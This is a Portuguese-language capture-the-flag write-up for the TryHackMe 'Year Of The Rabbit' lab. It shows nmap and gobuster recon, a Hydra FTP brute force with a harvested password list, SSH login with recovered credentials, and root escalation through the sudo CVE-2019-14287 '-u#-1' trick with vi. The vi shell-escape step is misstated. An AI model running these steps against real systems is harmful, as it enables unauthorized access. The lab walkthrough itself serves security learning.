

YEAR OF THE RABBIT

Eai, beleza? Meu nome é Gabriel, Desta vez o write-up é da sala **Year Of The Rabbit** do **TryHackMe**, divirta-se!

Bom, sem muita enrolação, vamos lá!

SCAN

Vamos iniciar fazendo um reconhecimento da máquina, quais portas estão abertas, serviços rodando e suas respectivas versões, usaremos o NMAP para isso:

Primeiro, vamos fazer um scan simples para termos uma ideia de quais portas estão abertas e seus serviços:

● `nmap -sS -v IP_ALVO`

```
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
```

Nós vemos três portas abertas: **21 (FTP)**, **22 (SSH)** e **80 (HTTP)**. Vamos fazer um scan mais detalhado agora para pegarmos mais informações:

● `nmap -sC -sV -A -v IP_ALVO -oN scan`

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256  be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|   256  db:bl:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
|_ http-methods:
|   Supported Methods: POST OPTIONS GET HEAD
```


Bem, nós vemos as versões dos serviços e também outras informações. Nos vimos que a porta 80 está aberta, vamos dar olhada para ver se há algum site interessante.

Se trata apenas da página default do Apache. Olhando o seu código-fonte procurando por algo interessante, não encontramos nada. Faremos um enumeração de diretórios:

gobuster dir -u IP_ALVO -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
gobuster dir -u 10.10.229.74 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://10.10.229.74
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.1.0
[+] Timeout:         10s
=====
2022/01/19 15:20:22 Starting gobuster in directory enumeration mode
=====
/assets           (Status: 301) [Size: 313] [-> http://10.10.229.74/assets/]
```

Nós vemos o diretório **/assets, entrando nele existe somente um vídeo e a arquivo **.css**, clicando nesse arquivo, nós vemos a dica:**




```
* {
  margin: 0px 0px 0px 0px;
  padding: 0px 0px 0px 0px;
}


body, html {
  padding: 3px 3px 3px 3px;
  background-color: #080BE2;
  font-family: Verdana, sans-serif;
  font-size: 11pt;
  text-align: center;
}

/* Nice to see someone checking the stylesheets.
   Take a look at the page: /sup3r_s3cr3t_fl4g.php
*/
```


Note a seguinte linha: "Take a look the page: **/sup3r_s3cr3t_fl4g.php", ao acessamos essa página,nós somos informados a desabilitar o **javascript** e ao pressionar OK somos redirecionados para um vídeo no youtube.**



Bom, vamos desabilitar o javascript então, se você está usando o Firefox: abra uma nova aba e digite **about:config**, depois na barra de pesquisa digite: **javascript**




Depois disso, volte em **/sup3r_s3cr3t_fl4g.php** e agora conseguimos:




Mas não há nada de interessante, somente um vídeo e alguns textos... Pensando bem, antes de desabilitarmos o javascript, quando tentamos entrar na pagina fomos redirecionados para o youtube. Vamos ver se conseguimos obter alguma informação quando o redirect acontece, nós iremos usar o **BurpSuite** para fazer isso, antes, ative o javascript de novo na mesma página que você desabilitou ele, então iremos avaliar o redirect usando o **BurpSuite**.

Vá em **"proxy"** e selecione **"intercept on"** e vá em **/sup3r_s3cr3t_fl4g.php** e veja que interessante a saída do burp:



Aqui está um diretório secreto: **WExYY2Cv-qU**, vamos dar uma olhada lá:



Bem, nós vemos um arquivo **.png**, vamos baixar e tentar encontrar alguma informação contida nele: usando o comando **strings**, obtemos algumas strings contidas no arquivo:

● **strings Hot_Babe.png**

```
ch, you've earned this. Username for FTP is ftpuser
One of these is the password:
Hou+56n%QK8sr
1618B0AUshw1M
A56Ip1l%1s02u
vTFbDzX9&Nmu?
Fff-sfu^UQZmT
8FF71K027b-V0
ua4W-2-@y7dE5
3j39aM007xFXT
Wb4-CTc4w*-
u6oY9?nHv84D&
01Bp4W69Gr_Yf
TS*%m1yPsGV54
C7703FIy0c0sd
014xEhg0Hxz1
5dpv#Pr$wqH7F
1G8Ucoca1+q55
0plnI%t0-Jw71
0kLoLzfhaq8u&
kS9pn5yiFGj6d
zeff4#!b5Ib_n
rNT4E4SHDGBkl
KKH5zy23+S0@B
3r6PhtM4NzJJJE
gm0! !EC1A0I2?
HPHr!j00RaDEi
7N+J9BYSp4uaY
PYKt-ebvtmWoC
3TN%cd_E6zm*s
```

Encontramos um **username** e possíveis senhas. Salve essas possíveis senhas em arquivo de texto chamado **"password.txt"**. Vamos fazer um brute force usando o **Hydra**:


● **hydra -l ftpuser -P passwords.txt ftp://IP_ALVO**

100

● ftp IP_ALVO

● **get Eli's_Creds.txt**

<https://www.dcode.fr/brainfuck-language> para decodificar:



Podemos ver o usuário e senha. Vamos usar esse usuário e senha para tentar logar no SSH:

● **ssh eli@IP_ALVO**

```
~ ssh eli@10.10.53.238
The authenticity of host '10.10.53.238 (10.10.53.238)' can't be established.
ED25519 key fingerprint is SHA256:va5tHo0roEmHPZGW0ySirwjIb9lGquhnIA1Q0AY/Wrw.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:16: [hashed name]
  ~/.ssh/known_hosts:17: [hashed name]
  ~/.ssh/known_hosts:18: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.53.238' (ED25519) to the list of known hosts.
eli@10.10.53.238's password:

1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden messa
ge there"

END MESSAGE

eli@year-of-the-rabbit:~$
```

Ao logar vemos uma mensagem nos informando a checar "s3cr3t", digite:

● **locate s3cr3t**

```
eli@year-of-the-rabbit:~$ locate s3cr3t
/usr/games/s3cr3t
/usr/games/s3cr3t/.thls_m3ss4ag3_15_f0r_gw3nd0lln3_0nly!
/var/www/html/sup3r_s3cr3t_fl4g.php
eli@year-of-the-rabbit:~$
```

Encontramos um diretório chamado "**s3cr3t**" e também um arquivo interessante. O conteúdo do arquivo:

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -al
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root 138 Jan 23  2020 .this_m3ss4g3_15_f0r_gw3nd0lln3_0nly!
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .this_m3ss4g3_15_f0r_gw3nd0lln3_0nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
-Root
eli@year-of-the-rabbit:/usr/games/s3cr3t$
```

USER FLAG

Nos vemos uma possível senha para o usuário "**gwendoline**", vamos tentar logar com esse usuário:

● su gwendoline

Sucesso!, estamos logado! vá em **/home/gwendoline** e pegue a user flag:

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ cd
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
```

ESCALANDO PRIVILÉGIOS E FLAG ROOT

Vamos busca por algum binário que nós podemos rodar com sudo sem ter que digitar a senha, e então conseguirmos elevar nossos privilégios:

● sudo -l

```
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
  (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$
```


O usuário **gwendoline** não pode executar o "**vi**" como **root**, mas outro usuário qualquer poderá executar.

Aparentemente há uma vulnerabilidade no binário **sudo** que nos permite elevar nossos privilégios, para saber mais sobre essa vulnerabilidade, visite o site

<https://resources.whitesourcesoftware.com/blog-whitesource/new-vulnerability-in-sudo-cve-2019-14287> mas, resumindo, se rodar sudo com id de usuário "**-1**" o **sudo** não entenderá corretamente e irá troca "**-1**" por "**0**" que é o id do root. Basicamente estaremos confundindo o sudo.



```
sudo -u#-1 /usr/bin/vi  
/home/gwendoline/user.txt
```

Quando o "**vi**" abrir, digite **#!/bin/bash** e de enter, Agora nós somos root! **Sucesso!**

```
~  
~  
#!/bin/sh
```

É só ir em **/root** e pegar a flag root.

Espero que tenha te ajudado!

Deus te abençoe!